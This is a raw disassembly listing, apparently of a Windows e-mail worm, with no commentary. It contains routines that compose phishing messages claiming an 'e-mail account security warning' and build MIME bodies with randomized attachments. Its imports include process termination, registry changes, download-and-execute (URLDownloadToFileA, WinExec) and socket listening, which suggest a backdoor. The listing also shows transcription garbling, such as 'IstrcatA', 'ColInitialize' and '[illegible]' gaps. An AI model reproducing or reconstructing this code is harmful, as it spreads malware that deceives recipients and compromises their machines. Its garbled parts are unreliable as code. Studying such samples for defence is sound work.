    lea     eax,[ebp-1Fh]
    push    eax
    push    [ebp+08h]
    call    jmp_KERNEL32.DLL!strcatA
    lea     eax,[ebp-000000DCh]
    push    eax
    call    jmp_KERNEL32.DLL!GetTimeZoneInformation
    mov     eax,[ebp-000000DCh]
    neg     eax
    cdq
    mov     ecx,0000003Ch
    idiv    ecx
    test    edx,edx
    jge     L0040393A

```

```

L0040393A:    neg     edx
              push    edx
              push    eax
              push    SSZ00406556__03i_02i
              lea     eax,[ebp-1Fh]
              push    eax
              call    jmp_user32.dll!wsprintfA
              add     esp,00000010h
              cmp     byte ptr [ebp-1Fh],30h
              jnz     L00403957
              mov     byte ptr [ebp-1Fh],2Bh

L00403957:    lea     eax,[ebp-1Fh]
              push    eax
              push    [ebp+08h]
              call    jmp_KERNEL32.DLL!lstrcatA
              leave
              retn     0004h
;-----
SUB_L00403967:
              push    ebp
              mov     ebp,esp
              add     esp,FFFFFFB0h
              push    0000001Eh
              lea     eax,[ebp-1Eh]
              push    eax
              call    SUB_L00401163
              push    00000013h
              lea     eax,[ebp-1Eh]
              push    eax
              call    SUB_L004011BE
              lea     eax,[ebp-50h]
              push    eax
              call    SUB_L004038BE
              push    00000040h
              push    00000000h
              push    [ebp+08h]
              call    jmp_shlwapi.dll!StrRChrA
              or      eax,eax
              jz      L004039C5
              xchg    eax,edx
              push    [ebp+14h]
              push    edx
              lea     eax,[ebp-1Eh]
              push    eax
              push    [ebp+10h]
              push    [ebp+0Ch]
              push    [ebp+18h]
              push    [ebp+08h]
              lea     eax,[ebp-50h]
              push    eax
              push    SSZ00406561_Date___s___To___s___Subject___s___F
              push    [ebp+1Ch]
              call    jmp_user32.dll!wsprintfA
              add     esp,00000028h

```

```

L004039C5:
    leave
    retn     0018h
;-----
SUB_L004039C9:
    push     ebp
    mov      ebp,esp
    add      esp,FFFFFFFCh
    push     edi
    push     ebx
    mov      ebx,[ebp+0Ch]
    cmp      dword ptr [ebx],00000000h
    jnz      L004039EB
    cld
    xor      eax,eax
    mov      edi,[ebp+08h]

L004039DF:
    or       ecx,FFFFFFFFh
    repne scasb
    inc      [ebx]
    cmp      byte ptr [edi],00h
    jnz      L004039DF

L004039EB:
    mov      dword ptr [ebp-04h],00000000h
    push     [ebx]
    call     SUB_L0040103B
    mov      [ebp-04h],eax
    mov      edi,[ebp+08h]
    xor      eax,eax

L00403A01:
    cmp      dword ptr [ebp-04h],00000000h
    jnz      L00403A11
    mov      eax,edi
    pop      ebx
    pop      edi
    leave
    retn     0008h
;-----
    jmp      L00403A1C

L00403A11:
    or       ecx,FFFFFFFFh
    cld
    repne scasb
    dec      [ebp-04h]
    jmp      L00403A01

L00403A1C:
    pop      ebx
    pop      edi
    leave
    retn     0008h
;-----
SUB_L00403A22:
    push     L00406743
    push     SSZ0040670D_management_
    call     SUB_L004039C9
    retn

```

```

;-----
SUB_L00403A32:
    push    L00406852
    push    SSZ00406747_E_mail_account_security_warning_
    call    SUB_L004039C9
    retn

;-----
SUB_L00403A42:
    push    L0040693D
    push    SSZ00406856_Dear_user_of__s_
    call    SUB_L004039C9
    retn

;-----
SUB_L00403A52:
    push    L00406D46
    push    SSZ00406941_Your_e_mail_account_has_been_tem
    call    SUB_L004039C9
    retn

;-----
SUB_L00403A62:
    push    L00406E8B
    push    SSZ00406D4A_For_more_information_see_the_att
    call    SUB_L004039C9
    retn

;-----
SUB_L00403A72:
    push    L00406F14
    push    SSZ00406EC4_The_Management_
    call    SUB_L004039C9
    retn

;-----
SUB_L00403A82:
    push    L004070B6
    push    SSZ00407066_Attach
    call    SUB_L004039C9
    retn

;-----
SUB_L00403A92:
    push    L00407062
    push    SSZ00406F18___For_security_reasons_attached_
    call    SUB_L004039C9
    retn

;-----
SUB_L00403AA2:
    call    SUB_L00403A22
    call    SUB_L00403A32
    call    SUB_L00403A42
    call    SUB_L00403A52
    call    SUB_L00403A62
    call    SUB_L00403A72
    call    SUB_L00403A92
    call    SUB_L00403A82
    retn

;-----
SUB_L00403ACB:
    push    ebp

```

```

mov     ebp,esp
add     esp,FFFFFFECh
push    ebx
push    [ebp+08h]
call    SUB_L00401398
push    eax
add     eax,00000004h
push    eax
push    00000040h
call    jmp_KERNEL32.DLL!GlobalAlloc
mov     ebx,eax
push    [ebp+08h]
call    SUB_L004013E0
pop     eax
mov     edx,[ebp+08h]
mov     edx,[edx]
push    00000000h
push    eax
push    ebx
push    [ebp+08h]
call    [edx+0Ch]
L00403B00:
push    [ebp+0Ch]
call    SUB_L004013F3
push    ebx
call    jmp_KERNEL32.DLL!strlenA
mov     edx,[ebp+0Ch]
mov     edx,[edx]
push    00000000h
push    eax
push    ebx
push    [ebp+0Ch]
call    [edx+10h]
push    00000014h
lea     eax,[ebp-14h]
push    eax
call    SUB_L00401163
push    00000009h
call    SUB_L0040103B
add     eax,00000003h
push    eax
lea     eax,[ebp-14h]
push    eax
call    SUB_L004011BE
lea     eax,[ebp-14h]
push    eax
push    SSZ00406275___RAND___
push    ebx
call    SUB_L004011FE
push    eax
push    ebx
call    jmp_KERNEL32.DLL!GlobalFree
pop     ebx
test    ebx,ebx
jnz     L00403B00
pop     ebx

```

```

        leave
        retn     0008h
;-----
SUB_L00403B5C:
        push     ebp
        mov      ebp,esp
        push     [ebp+08h]
        call     jmp_KERNEL32.DLL!strlenA
        add      eax,[ebp+08h]
        mov      ecx,00000002h
L00403B6F:
        cmp      byte ptr [eax],40h
        jz       L00403B7F
        cmp      byte ptr [eax],2Eh
        jnz      L00403B7C
        dec      ecx
        jz       L00403B7F
L00403B7C:
        dec      eax
        jmp      L00403B6F
L00403B7F:
        inc      eax
        leave
        retn     0004h
;-----
SUB_L00403B84:
        push     ebp
        mov      ebp,esp
        mov      eax,[ebp+08h]
        push     eax
        movzx    eax,[eax]
        push     eax
        call     jmp_user32.dll!CharUpperA
        pop      edx
        mov      [edx],al
        leave
        retn     0004h
;-----
SUB_L00403B9B:
        push     ebp
        mov      ebp,esp
        mov      eax,[ebp+08h]
        push     eax
        movzx    eax,[eax]
        push     eax
        call     jmp_user32.dll!CharLowerA
        pop      edx
        mov      [edx],al
        leave
        retn     0004h
;-----
SUB_L00403BB2:
        push     ebp
        mov      ebp,esp
        add      esp,FFFFFFFCh
        push     esi

```



```

push    ebx
push    [ebp+08h]
call    SUB_L00403B5C
mov     [ebp-04h],eax
push    eax
call    SUB_L00403B84
push    00004E20h
push    00000040h
call    jmp_KERNEL32.DLL!GlobalAlloc
mov     ebx,eax
push    00001388h
push    00000040h
call    jmp_KERNEL32.DLL!GlobalAlloc
mov     esi,eax
call    SUB_L00403A42
push    [ebp-04h]
push    eax
push    ebx
call    jmp_user32.dll!wsprintfA
add     esp,0000000Ch
push    L0040670A
push    ebx
call    jmp_KERNEL32.DLL!IstrcatA
push    L0040670A
push    ebx
call    jmp_KERNEL32.DLL!IstrcatA
call    SUB_L00403A52
push    eax
push    ebx
call    jmp_KERNEL32.DLL!IstrcatA
call    SUB_L00403A62
push    eax
push    ebx
call    jmp_KERNEL32.DLL!IstrcatA
push    L0040670A
push    ebx
call    jmp_KERNEL32.DLL!IstrcatA
mov     eax,L00409C6C
cmp     byte ptr [eax],00h
jz      L00403C64
call    SUB_L00403A92
push    L00409C6C
push    eax
push    esi
call    jmp_user32.dll!wsprintfA
add     esp,0000000Ch
push    esi
push    ebx
call    jmp_KERNEL32.DLL!IstrcatA
push    L0040670A
push    ebx
call    jmp_KERNEL32.DLL!IstrcatA
jmp     L00403C6F
L00403C64:
push    L0040670A
push    ebx

```

```

L00403C6F:      call    jmp_KERNEL32.DLL!lstrcatA
                call    SUB_L00403A72
                push    eax
                push    ebx
                call    jmp_KERNEL32.DLL!lstrcatA
                push    L0040670A
                push    ebx
                call    jmp_KERNEL32.DLL!lstrcatA
                push    [ebp-04h]
                push    SSZ00406E8F_____The__s_team_____
                push    esi
                call    jmp_user32.dll!wsprintfA
                add     esp,0000000Ch
                push    esi
                push    ebx
                call    jmp_KERNEL32.DLL!lstrcatA
                push    [ebp-04h]
                call    SUB_L00403B9B
                push    [ebp-04h]
                push    SSZ00406EB6_http____www____s
                push    esi
                call    jmp_user32.dll!wsprintfA
                add     esp,0000000Ch
                push    esi
                push    ebx
                call    jmp_KERNEL32.DLL!lstrcatA
                push    L0040670A
                push    ebx
                call    jmp_KERNEL32.DLL!lstrcatA
                push    L0040670A
                push    ebx
                call    jmp_KERNEL32.DLL!lstrcatA
                push    esi
                call    jmp_KERNEL32.DLL!GlobalFree
                mov     eax,ebx
                pop     ebx
                pop     esi
                leave
                retn     0004h

```

```

-----
SUB_L00403CE2:
                push    ebp
                mov     ebp,esp
                add     esp,FFFFFFF8h
                push    edi
                push    ebx
                push    00001388h
                push    00000040h
                call    jmp_KERNEL32.DLL!GlobalAlloc
                mov     [ebp-08h],eax
                mov     dword ptr [ebp-04h],00000000h
                mov     edi,[ebp+08h]

L00403D03:
                cld
                mov     edx,edi

```

```

L00403D06:
    cmp     byte ptr [edi],00h
    jz      L00403D13
    cmp     byte ptr [edi],20h
    jz      L00403D13
    inc     edi
    jmp     L00403D06

L00403D13:
    mov     bl,[edi]
    mov     byte ptr [edi],00h
    push    edx
    push    [ebp-08h]
    call    jmp_KERNEL32.DLL!strcmpA
    mov     [edi],bl
    cmp     dword ptr [ebp-04h],00000000h
    jnz     L00403D32
    mov     dword ptr [ebp-04h],00000001h
    jmp     L00403D65

L00403D32:
    push    00000004h
    call    SUB_L0040103B
    or      eax,eax
    jnz     L00403D51
    mov     edx,[ebp+0Ch]
    mov     edx,[edx]
    push    00000000h
    push    00000001h
    push    L0040655F
    push    [ebp+0Ch]
    call    [edx+10h]

L00403D51:
    mov     edx,[ebp+0Ch]
    mov     edx,[edx]
    push    00000000h
    push    00000001h
    push    L0040655F
    push    [ebp+0Ch]
    call    [edx+10h]

L00403D65:
    push    [ebp-08h]
    call    jmp_KERNEL32.DLL!strlenA
    mov     edx,[ebp+0Ch]
    mov     edx,[edx]
    push    00000000h
    push    eax
    push    [ebp-08h]
    push    [ebp+0Ch]
    call    [edx+10h]
    inc     edi
    cmp     byte ptr [edi-01h],00h
    jnz     L00403D03
    push    [ebp-08h]
    call    jmp_KERNEL32.DLL!GlobalFree
    pop     ebx
    pop     edi
    leave

```

```

    retn     0008h
;-----
SUB_L00403D97:
    push    ebp
    mov     ebp,esp
    add     esp,FFFFFFCCh
    call    SUB_L00403A32
    mov     [ebp-04h],eax
    lea     eax,[ebp-08h]
    push    eax
    call    SUB_L00401344
    push    00002000h
    push    00000040h
    call    jmp_KERNEL32.DLL!GlobalAlloc
    mov     [ebp-30h],eax
    push    0000001Eh
    lea     eax,[ebp-2Ah]
    push    eax
    call    SUB_L00401163
    push    00000014h
    lea     eax,[ebp-2Ah]
    push    eax
    call    SUB_L004011BE
    push    [ebp+0Ch]
    call    SUB_L00403B5C
    push    eax
    call    SUB_L00403A22
    xchg    eax,edx
    pop     ecx
    push    [ebp-30h]
    push    [ebp-04h]
    lea     eax,[ebp-2Ah]
    push    eax
    push    ecx
    push    edx
    push    [ebp+0Ch]
    call    SUB_L00403967
    push    [ebp-30h]
    call    jmp_KERNEL32.DLL!strlenA
    mov     edx,[ebp-08h]
    mov     edx,[edx]
    push    00000000h
    push    eax
    push    [ebp-30h]
    push    [ebp-08h]
    call    [edx+10h]
    lea     eax,[ebp-2Ah]
    push    eax
    push    SSZ004065F5_____s__Content_Type__text
    push    [ebp-30h]
    call    jmp_user32.dll!wsprintfA
    add     esp,0000000Ch
    push    [ebp-30h]
    call    jmp_KERNEL32.DLL!strlenA
    mov     edx,[ebp-08h]
    mov     edx,[edx]

```

```

push 00000000h
push eax
push [ebp-30h]
push [ebp-08h]
call [edx+10h]
push [ebp+0Ch]
call SUB_L00403BB2
mov [ebp-34h],eax
push [ebp-08h]
push eax
call SUB_L00403CE2
call SUB_L00403A82
push [L004061FF]
push eax
push [L004061FF]
push eax
lea eax,[ebp-2Ah]
push eax
push SSZ00406655_____s__Content_Type__appl
push [ebp-30h]
call jmp_user32.dll!wsprintfA
add esp,0000001Ch
push [ebp-30h]
call jmp_KERNEL32.DLL!strlenA
mov edx,[ebp-08h]
mov edx,[edx]
push 00000000h
push eax
push [ebp-30h]
push [ebp-08h]
call [edx+10h]
lea eax,[ebp-0Ch]
push eax
call SUB_L00401344
push [ebp-0Ch]
push [ebp-08h]
call SUB_L00403ACB
push [ebp-08h]
call SUB_L00401357
push [ebp-0Ch]
pop [ebp-08h]
mov edx,[ebp-08h]
mov edx,[edx]
push 00000000h
push [L004061F7]
push [L004061F3]
push [ebp-08h]
call [edx+10h]
lea eax,[ebp-2Ah]
push eax
push SSZ004066F0_____s_____
push [ebp-30h]
call jmp_user32.dll!wsprintfA
add esp,0000000Ch
push [ebp-30h]
call jmp_KERNEL32.DLL!strlenA

```

```

mov     edx,[ebp-08h]
mov     edx,[edx]
push    00000000h
push    eax
push    [ebp-30h]
push    [ebp-08h]
call    [edx+10h]
push    [ebp-34h]
call    jmp_KERNEL32.DLL!GlobalFree
push    [ebp-30h]
call    jmp_KERNEL32.DLL!GlobalFree
mov     eax,[ebp-08h]
leave
retn    0008h
;-----
EntryPoint:
push    00000000h
call    jmp_ole32.dll!CoInitialize
call    SUB_L00401EE0
push    L0040A492
push    00000101h
call    jmp_wsock32.dll!WSAStartup
call    SUB_L00403603
call    SUB_L00403AA2
call    SUB_L00403167
push    00000000h
push    00000000h
push    00000000h
call    jmp_KERNEL32.DLL!CreateMutexA
mov     [L004061FB],eax
call    SUB_L00401597
call    SUB_L00401C61
call    SUB_L00401DE3
or      eax,eax
jnz     L00403F62
call    SUB_L00401B1A
L00403F62:
call    SUB_L00401579
call    SUB_L00402446
push    L004028CB
push    [L00406000]
call    SUB_L00402346
call    SUB_L0040386C
L00403F81:
push    00001388h
call    jmp_KERNEL32.DLL!Sleep
jmp     L00403F81
Align   2
jmp_KERNEL32.DLL!CloseHandle:
jmp     [KERNEL32.DLL!CloseHandle]
jmp_KERNEL32.DLL!CompareFileTime:
jmp     [KERNEL32.DLL!CompareFileTime]
jmp_KERNEL32.DLL!CopyFileA:
jmp     [KERNEL32.DLL!CopyFileA]
jmp_KERNEL32.DLL!CreateFileA:
jmp     [KERNEL32.DLL!CreateFileA]

```

```

jmp_KERNEL32.DLL!CreateFileMappingA:
    jmp    [KERNEL32.DLL!CreateFileMappingA]
jmp_KERNEL32.DLL!CreateMutexA:
    jmp    [KERNEL32.DLL!CreateMutexA]
jmp_KERNEL32.DLL!CreateThread:
    jmp    [KERNEL32.DLL!CreateThread]
jmp_KERNEL32.DLL!CreateToolhelp32Snapshot:
    jmp    [KERNEL32.DLL!CreateToolhelp32Snapshot]
jmp_KERNEL32.DLL!ExitProcess:
    jmp    [KERNEL32.DLL!ExitProcess]
jmp_KERNEL32.DLL!FindClose:
    jmp    [KERNEL32.DLL!FindClose]
jmp_KERNEL32.DLL!FindFirstFileA:
    jmp    [KERNEL32.DLL!FindFirstFileA]
jmp_KERNEL32.DLL!FindNextFileA:
    jmp    [KERNEL32.DLL!FindNextFileA]
jmp_KERNEL32.DLL!GetCommandLineA:
    jmp    [KERNEL32.DLL!GetCommandLineA]
jmp_KERNEL32.DLL!GetCurrentProcessId:
    jmp    [KERNEL32.DLL!GetCurrentProcessId]
jmp_KERNEL32.DLL!GetDateFormatA:
    jmp    [KERNEL32.DLL!GetDateFormatA]
jmp_KERNEL32.DLL!GetDriveTypeA:
    jmp    [KERNEL32.DLL!GetDriveTypeA]
jmp_KERNEL32.DLL!GetFileSize:
    jmp    [KERNEL32.DLL!GetFileSize]
jmp_KERNEL32.DLL!GetLocalTime:
    jmp    [KERNEL32.DLL!GetLocalTime]
jmp_KERNEL32.DLL!GetLogicalDriveStringsA:
    jmp    [KERNEL32.DLL!GetLogicalDriveStringsA]
jmp_KERNEL32.DLL!GetModuleFileNameA:
    jmp    [KERNEL32.DLL!GetModuleFileNameA]
jmp_KERNEL32.DLL!GetSystemDirectoryA:
    jmp    [KERNEL32.DLL!GetSystemDirectoryA]
jmp_KERNEL32.DLL!GetTickCount:
    jmp    [KERNEL32.DLL!GetTickCount]
jmp_KERNEL32.DLL!GetTimeFormatA:
    jmp    [KERNEL32.DLL!GetTimeFormatA]
jmp_KERNEL32.DLL!GetTimeZoneInformation:
    jmp    [KERNEL32.DLL!GetTimeZoneInformation]
jmp_KERNEL32.DLL!GetWindowsDirectoryA:
    jmp    [KERNEL32.DLL!GetWindowsDirectoryA]
jmp_KERNEL32.DLL!GlobalAlloc:
    jmp    [KERNEL32.DLL!GlobalAlloc]
jmp_KERNEL32.DLL!GlobalFree:
    jmp    [KERNEL32.DLL!GlobalFree]
jmp_KERNEL32.DLL!LocalAlloc:
    jmp    [KERNEL32.DLL!LocalAlloc]
jmp_KERNEL32.DLL!LocalFree:
    jmp    [KERNEL32.DLL!LocalFree]
jmp_KERNEL32.DLL!MapViewOfFile:
    jmp    [KERNEL32.DLL!MapViewOfFile]
jmp_KERNEL32.DLL!OpenProcess:
    jmp    [KERNEL32.DLL!OpenProcess]
jmp_KERNEL32.DLL!Process32First:
    jmp    [KERNEL32.DLL!Process32First]

```

```

jmp_KERNEL32.DLL!Process32Next:
    jmp    [KERNEL32.DLL!Process32Next]
jmp_KERNEL32.DLL!ReadFile:
    jmp    [KERNEL32.DLL!ReadFile]
jmp_KERNEL32.DLL!ReleaseMutex:
    jmp    [KERNEL32.DLL!ReleaseMutex]
jmp_KERNEL32.DLL!SetEndOfFile:
    jmp    [KERNEL32.DLL!SetEndOfFile]
jmp_KERNEL32.DLL!SetFileAttributesA:
    jmp    [KERNEL32.DLL!SetFileAttributesA]
jmp_KERNEL32.DLL!SetFilePointer:
    jmp    [KERNEL32.DLL!SetFilePointer]
jmp_KERNEL32.DLL!Sleep:
    jmp    [KERNEL32.DLL!Sleep]
jmp_KERNEL32.DLL!SystemTimeToFileTime:
    jmp    [KERNEL32.DLL!SystemTimeToFileTime]
jmp_KERNEL32.DLL!TerminateProcess:
    jmp    [KERNEL32.DLL!TerminateProcess]
jmp_KERNEL32.DLL!UnmapViewOfFile:
    jmp    [KERNEL32.DLL!UnmapViewOfFile]
jmp_KERNEL32.DLL!WaitForSingleObject:
    jmp    [KERNEL32.DLL!WaitForSingleObject]
jmp_KERNEL32.DLL!WinExec:
    jmp    [KERNEL32.DLL!WinExec]
jmp_KERNEL32.DLL!WriteFile:
    jmp    [KERNEL32.DLL!WriteFile]
jmp_KERNEL32.DLL!IstrcatA:
    jmp    [KERNEL32.DLL!IstrcatA]
jmp_KERNEL32.DLL!IstrcmpiA:
    jmp    [KERNEL32.DLL!IstrcmpiA]
jmp_KERNEL32.DLL!IstrcpyA:
    jmp    [KERNEL32.DLL!IstrcpyA]
jmp_KERNEL32.DLL!IstrlenA:
    jmp    [KERNEL32.DLL!IstrlenA]
jmp_user32.dll!wsprintfA:
    jmp    [user32.dll!wsprintfA]
jmp_user32.dll!CharLowerA:
    jmp    [user32.dll!CharLowerA]
jmp_user32.dll!CharUpperA:
    jmp    [user32.dll!CharUpperA]
jmp_wssock32.dll!WSAStartup:
    jmp    [wssock32.dll!WSAStartup]
jmp_wssock32.dll!accept:
    jmp    [wssock32.dll!accept]
jmp_wssock32.dll!bind:
    jmp    [wssock32.dll!bind]
jmp_wssock32.dll!closesocket:
    jmp    [wssock32.dll!closesocket]
jmp_wssock32.dll!connect:
    jmp    [wssock32.dll!connect]
jmp_wssock32.dll!gethostbyname:
    jmp    [wssock32.dll!gethostbyname]
jmp_wssock32.dll!gethostname:
    jmp    [wssock32.dll!gethostname]
jmp_wssock32.dll!inet_addr:
    jmp    [wssock32.dll!inet_addr]

```



```

jmp_wssock32.dll!listen:
    jmp     [wssock32.dll!listen]
jmp_wssock32.dll!recv:
    jmp     [wssock32.dll!recv]
jmp_wssock32.dll!select:
    jmp     [wssock32.dll!select]
jmp_wssock32.dll!send:
    jmp     [wssock32.dll!send]
jmp_wssock32.dll!socket:
    jmp     [wssock32.dll!socket]
jmp_ole32.dll!ColInitialize:
    jmp     [ole32.dll!ColInitialize]
jmp_ole32.dll!CreateStreamOnHGlobal:
    jmp     [ole32.dll!CreateStreamOnHGlobal]
jmp_shlwapi.dll!StrDupA:
    jmp     [shlwapi.dll!StrDupA]
jmp_shlwapi.dll!StrRChrA:
    jmp     [shlwapi.dll!StrRChrA]
jmp_shlwapi.dll!StrStrIA:
    jmp     [shlwapi.dll!StrStrIA]
jmp_shlwapi.dll!StrTrimA:
    jmp     [shlwapi.dll!StrTrimA]
jmp_wininet.dll!InternetCloseHandle:
    jmp     [wininet.dll!InternetCloseHandle]
jmp_wininet.dll!InternetGetConnectedState:
    jmp     [wininet.dll!InternetGetConnectedState]
jmp_wininet.dll!InternetOpenA:
    jmp     [wininet.dll!InternetOpenA]
jmp_wininet.dll!InternetOpenUrlA:
    jmp     [wininet.dll!InternetOpenUrlA]
jmp_advapi32.dll!RegCloseKey:
    jmp     [advapi32.dll!RegCloseKey]
jmp_advapi32.dll!RegCreateKeyA:
    jmp     [advapi32.dll!RegCreateKeyA]
jmp_advapi32.dll!RegDeleteKeyA:
    jmp     [advapi32.dll!RegDeleteKeyA]
jmp_advapi32.dll!RegDeleteValueA:
    jmp     [advapi32.dll!RegDeleteValueA]
jmp_advapi32.dll!RegQueryValueExA:
    jmp     [advapi32.dll!RegQueryValueExA]
jmp_advapi32.dll!RegSetValueExA:
    jmp     [advapi32.dll!RegSetValueExA]
jmp_iphlapi.dll!GetNetworkParams:
    jmp     [iphlpapi.dll!GetNetworkParams]
jmp_urlmon.dll!URLDownloadToFileA:
    jmp     [urlmon.dll!URLDownloadToFileA]
jmp_SHELL32.dll!ShellExecuteA:
    jmp     [SHELL32.dll!ShellExecuteA]
;-----
;               0000007Ah DUP (??)
;
;
;
;-----
; Name: .rdata (Data Section)
; Virtual Address: 00405000h Virtual Size: 0000098Ah
; Pointer To RawData: 00003600h Size Of RawData: 00000A00h

```

```

;
SHELL32.dll!ShellExecuteA:
    dd    ??
    dd    00000000
advapi32.dll!RegDeleteValueA:
    dd    ??
advapi32.dll!RegQueryValueExA:
    dd    ??
advapi32.dll!RegSetValueExA:
    dd    ??
advapi32.dll!RegDeleteKeyA:
    dd    ??
advapi32.dll!RegCreateKeyA:
    dd    ??
advapi32.dll!RegCloseKey:
    dd    ??
    dd    00000000
iphlpapi.dll!GetNetworkParams:
    dd    ??
    dd    00000000
KERNEL32.DLL!FindFirstFileA:
    dd    ??
KERNEL32.DLL!FindNextFileA:
    dd    ??
KERNEL32.DLL!GetCommandLineA:
    dd    ??
KERNEL32.DLL!GetCurrentProcessId:
    dd    ??
KERNEL32.DLL!GetDateFormatA:
    dd    ??
KERNEL32.DLL!GetDriveTypeA:
    dd    ??
KERNEL32.DLL!GetFileSize:
    dd    ??
KERNEL32.DLL!GetLocalTime:
    dd    ??
KERNEL32.DLL!GetLogicalDriveStringsA:
    dd    ??
KERNEL32.DLL!GetModuleFileNameA:
    dd    ??
KERNEL32.DLL!GetSystemDirectoryA:
    dd    ??
KERNEL32.DLL!GetTickCount:
    dd    ??
KERNEL32.DLL!GetTimeFormatA:
    dd    ??
KERNEL32.DLL!GetTimeZoneInformation:
    dd    ??
KERNEL32.DLL!GetWindowsDirectoryA:
    dd    ??
KERNEL32.DLL!GlobalAlloc:
    dd    ??
KERNEL32.DLL!GlobalFree:
    dd    ??
KERNEL32.DLL!LocalAlloc:
    dd    ??

```

KERNEL32.DLL!LocalFree:
dd ??
KERNEL32.DLL!MapViewOfFile:
dd ??
KERNEL32.DLL!FindClose:
dd ??
KERNEL32.DLL!Process32First:
dd ??
KERNEL32.DLL!Process32Next:
dd ??
KERNEL32.DLL!ReadFile:
dd ??
KERNEL32.DLL!ReleaseMutex:
dd ??
KERNEL32.DLL!SetEndOfFile:
dd ??
KERNEL32.DLL!SetFileAttributesA:
dd ??
KERNEL32.DLL!SetFilePointer:
dd ??
KERNEL32.DLL!Sleep:
dd ??
KERNEL32.DLL!SystemTimeToFileTime:
dd ??
KERNEL32.DLL!TerminateProcess:
dd ??
KERNEL32.DLL!UnmapViewOfFile:
dd ??
KERNEL32.DLL!WaitForSingleObject:
dd ??
KERNEL32.DLL!WinExec:
dd ??
KERNEL32.DLL!WriteFile:
dd ??
KERNEL32.DLL!lstrcatA:
dd ??
KERNEL32.DLL!lstrcmpiA:
dd ??
KERNEL32.DLL!lstrcpyA:
dd ??
KERNEL32.DLL!lstrlenA:
dd ??
KERNEL32.DLL!CloseHandle:
dd ??
KERNEL32.DLL!CreateToolhelp32Snapshot:
dd ??
KERNEL32.DLL!ExitProcess:
dd ??
KERNEL32.DLL!CreateThread:
dd ??
KERNEL32.DLL!CreateMutexA:
dd ??
KERNEL32.DLL!CreateFileMappingA:
dd ??
KERNEL32.DLL!CreateFileA:
dd ??

KERNEL32.DLL!CopyFileA:
 dd ??
 KERNEL32.DLL!CompareFileTime:
 dd ??
 KERNEL32.DLL!OpenProcess:
 dd ??
 dd 00000000
 ole32.dll!ColInitialize:
 dd ??
 ole32.dll!CreateStreamOnHGlobal:
 dd ??
 dd 00000000
 shlwapi.dll!StrDupA:
 dd ??
 shlwapi.dll!StrRChrA:
 dd ??
 shlwapi.dll!StrTrimA:
 dd ??
 shlwapi.dll!StrStrIA:
 dd ??
 dd 00000000
 urlmon.dll!URLDownloadToFileA:
 dd ??
 dd 00000000
 user32.dll!CharLowerA:
 dd ??
 user32.dll!CharUpperA:
 dd ??
 user32.dll!wsprintfA:
 dd ??
 dd 00000000
 wininet.dll!InternetCloseHandle:
 dd ??
 wininet.dll!InternetGetConnectedState:
 dd ??
 wininet.dll!InternetOpenA:
 dd ??
 wininet.dll!InternetOpenUrlA:
 dd ??
 dd 00000000
 wsock32.dll!gethostname:
 dd ??
 wsock32.dll!gethostbyname:
 dd ??
 wsock32.dll!connect:
 dd ??
 wsock32.dll!closesocket:
 dd ??
 wsock32.dll!bind:
 dd ??
 wsock32.dll!accept:
 dd ??
 wsock32.dll!WSAStartup:
 dd ??
 wsock32.dll!socket:
 dd ??

```

wsock32.dll!send:
    dd    ??
wsock32.dll!select:
    dd    ??
wsock32.dll!recv:
    dd    ??
wsock32.dll!listen:
    dd    ??
wsock32.dll!inet_addr:
    dd    ??
    dd    00000000
    db    00h;
    db    00h;
    db    00h;
    db    00h;
    db    00h;
    db    00h;
    db    00h;
    db    00h;
    dd    00000000h
    dd    00000000h
    dd    00000000h
    dd    000053D4h
    dd    0000502Ch
    dd    00000000h
    dd    00000000h
    dd    00000000h
    dd    000053E1h
    dd    00005008h
    dd    00000000h
    dd    00000000h
    dd    00000000h
    dd    000053EEh
    dd    00005024h
    dd    00000000h
    dd    00000000h
    dd    00000000h
    dd    000053FBh
    dd    000050F4h
    dd    00000000h
    dd    00000000h
    dd    00000000h
    dd    00005405h
    dd    00005000h
    dd    00000000h
    dd    00000000h
    dd    00000000h
    dd    00005411h
    dd    00005100h
    dd    00000000h
    dd    00000000h
    dd    00000000h
    dd    0000541Dh
    dd    00005114h
    dd    00000000h
    dd    00000000h

```


[illegible]

[illegible]


```

db      00h;
db      00h;
db      'KERNEL32.DLL',0
db      'advapi32.dll',0
db      'iphlpapi.dll',0
db      'ole32.dll',0
db      'SHELL32.dll',0
db      'shlwapi.dll',0
db      'urlmon.dll',0
db      'user32.dll',0
db      'wininet.dll',0
db      'wsock32.dll',0
db      00h;
dw      0000h
db      'FindFirstFileA',0
db      00h
db      'FindNextFileA',0
dw      0000h
db      'GetCommandLineA',0
dw      0000h
db      'GetCurrentProcessId',0
dw      0000h
db      'GetDateFormatA',0
db      00h
db      'GetDriveTypeA',0
dw      0000h
db      'GetFileSize',0
dw      0000h
db      'GetLocalTime',0
db      00h
db      'GetLogicalDriveStringsA',0
dw      0000h
db      'GetModuleFileNameA',0
db      00h
db      'GetSystemDirectoryA',0
dw      0000h
db      'GetTickCount',0
db      00h
db      'GetTimeFormatA',0
db      00h
db      'GetTimeZoneInformation',0
db      00h
db      'GetWindowsDirectoryA',0
db      00h
db      'GlobalAlloc',0
dw      0000h
db      'GlobalFree',0
db      00h
db      'LocalAlloc',0
db      00h
db      'LocalFree',0
dw      0000h
db      'MapViewOfFile',0
dw      0000h
db      'FindClose',0
dw      0000h

```

```

db      'Process32First',0
db      00h
db      'Process32Next',0
dw      0000h
db      'ReadFile',0
db      00h
db      'ReleaseMutex',0
db      00h
db      'SetEndOfFile',0
db      00h
db      'SetFileAttributesA',0
db      00h
db      'SetFilePointer',0
db      00h
db      'Sleep',0
dw      0000h
db      'SystemTimeToFileTime',0
db      00h
db      'TerminateProcess',0
db      00h
db      'UnmapViewOfFile',0
dw      0000h
db      'WaitForSingleObject',0
dw      0000h
db      'WinExec',0
dw      0000h
db      'WriteFile',0
dw      0000h
db      'lstrcatA',0
db      00h
db      'lstrcmpiA',0
dw      0000h
db      'lstrcpyA',0
db      00h
db      'strlenA',0
db      00h
db      'CloseHandle',0
dw      0000h
db      'CreateToolhelp32Snapshot',0
db      00h
db      'ExitProcess',0
dw      0000h
db      'CreateThread',0
db      00h
db      'CreateMutexA',0
db      00h
db      'CreateFileMappingA',0
db      00h
db      'CreateFileA',0
dw      0000h
db      'CopyFileA',0
dw      0000h
db      'CompareFileTime',0
dw      0000h
db      'OpenProcess',0
dw      0000h

```

```

db      'RegDeleteValueA',0
dw      0000h
db      'RegQueryValueExA',0
db      00h
db      'RegSetValueExA',0
db      00h
db      'RegDeleteKeyA',0
dw      0000h
db      'RegCreateKeyA',0
dw      0000h
db      'RegCloseKey',0
dw      0000h
db      'GetNetworkParams',0
db      00h
db      'ColInitialize',0
db      00h
db      'CreateStreamOnHGlobal',0
dw      0000h
db      'ShellExecuteA',0
